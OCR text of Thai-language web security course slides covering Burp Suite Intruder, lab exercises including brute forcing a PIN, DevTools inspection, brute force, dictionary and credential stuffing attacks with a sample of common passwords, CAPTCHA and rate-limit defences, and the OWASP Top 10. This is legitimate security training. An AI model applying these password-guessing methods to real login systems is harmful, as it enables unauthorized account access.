


Burp Suite - Intruder: Payload (5/7)







Burp Suite - Intruder: Grep item (6/7)



Burp Suite - Intruder (7/7)




Burp Suite - Extensions



ลองทำแลป!


- Lab 1: Hidden HTTP Response Header
- Lab 2: การ Brute Force ค่า PIN

https://websec.p7z.pw/





วิเคราะห์ Web Client (JavaScript)

กดปุ่ม F12




วิเคราะห์ Web Client - DevTool (breakpoint)






ที่มา : https://googlechrome.github.io/devtools-samples/debug-js/get-started


วิเคราะห์ Web Client - DevTool (breakpoint)





Web Client Component

- **Code:** เว็บไซต์สร้างขึ้นจาก .html, .css และ .js (JavaScript) เป็นหลัก




- **Asset:** รูปภาพ (.png), ไฟล์วีดีโอและเสียง เช่น .mp3, .mp4 และไฟล์เอกสาร .docx, .pdf.

การเดาสุ่มรหัสผ่าน (Brute Force)

การเดาสุ่มรหัสผ่านเป็นการโจมตีที่ผู้ไม่ประสงค์ดีพยายามเข้าสู่ระบบหรือเข้าถึงข้อมูลโดยการเดารหัสผ่านหรือค่าทุกความเป็นไปได้จนกว่าจะพบค่าที่ถูกต้องในระบบ

ตัวอย่าง: การเดาสุ่มรหัสผ่าน



ประเภทของการเดาสุ่มรหัสผ่าน (Brute Force Attack)

- Brute Force Attack
- Dictionary Attack
- Credential Stuffing

Brute Force Attack

aaa	0000
aab	0001
aac	0002
aad	0003
...	0004
abz	0005
aca	...
...	9998
zzz	9999


Dictionary Attack

rockyou.txt


```
123456
12345
123456789
password
iloveyou
princess
rockyou
12345678
abc123
...
```

การป้องกันการโจมตี Brute force สำหรับระบบ

CAPTCHA



Rate limit/Time limit



OWASP TOP 10

Open Web Application Security Project (OWASP) จัดอันดับรายการความเสี่ยงและเผยแพร่ทุกๆ 3-4 ปี สำหรับความเสี่ยง 10 อันดับแรกจากช่องโหว่ต่างๆ


- หลายองค์กรใช้ OWASP Top 10 เป็นมาตรฐานในการประเมินและปรับปรุงความปลอดภัย
- ช่วยให้นักพัฒนาและผู้ดูแลระบบสามารถป้องกันความเสี่ยงที่สำคัญ ได้อย่างมีประสิทธิภาพ

OWASP TOP 10 - Web Application

	2013	2017	2021
A01	Injection	Injection	Broken Access Control
A02	Broken Authentication and Session Management	Broken Authentication	Cryptographic Failures
A03	Cross-Site Scripting (XSS)	Sensitive Data Exposure	Injection
A04	Insecure Direct Object References	XML External Entities (XXE)	Insecure Design
A05	Security Misconfiguration	Broken Access Control	Security Misconfiguration
A06	Sensitive Data Exposure	Security Misconfiguration	Vulnerable and Outdated Components
A07	Missing Function Level Access Control	Cross-Site Scripting (XSS)	Identification and Authentication Failures
A08	Cross-Site Request Forgery (CSRF)	Insecure Deserialization	Software and Data Integrity Failures
A09	Using Components with Known Vulnerabilities	Using Components with Known Vulnerabilities	Security Logging and Monitoring Failures
A10	Unvalidated Redirects and Forwards	Insufficient Logging & Monitoring	Server-Side Request Forgery (SSRF)

DBMS (Database Management System)

DBMS ซอฟต์แวร์ที่ใช้สำหรับการจัดการฐานข้อมูล ทำหน้าที่เป็นตัวกลางระหว่างผู้ใช้หรือแอปพลิเคชันกับฐานข้อมูล โดยมีหน้าที่หลักในการจัดเก็บ ค้นหา และปรับปรุงข้อมูลในฐานข้อมูล



Secure Database Access

รูปแบบการเชื่อมต่อฐานข้อมูล

1. Raw SQL Query
   - String Concatenation
   - Prepared Statement
2. Entity Framework (EF)
3. LINQ (ORM)

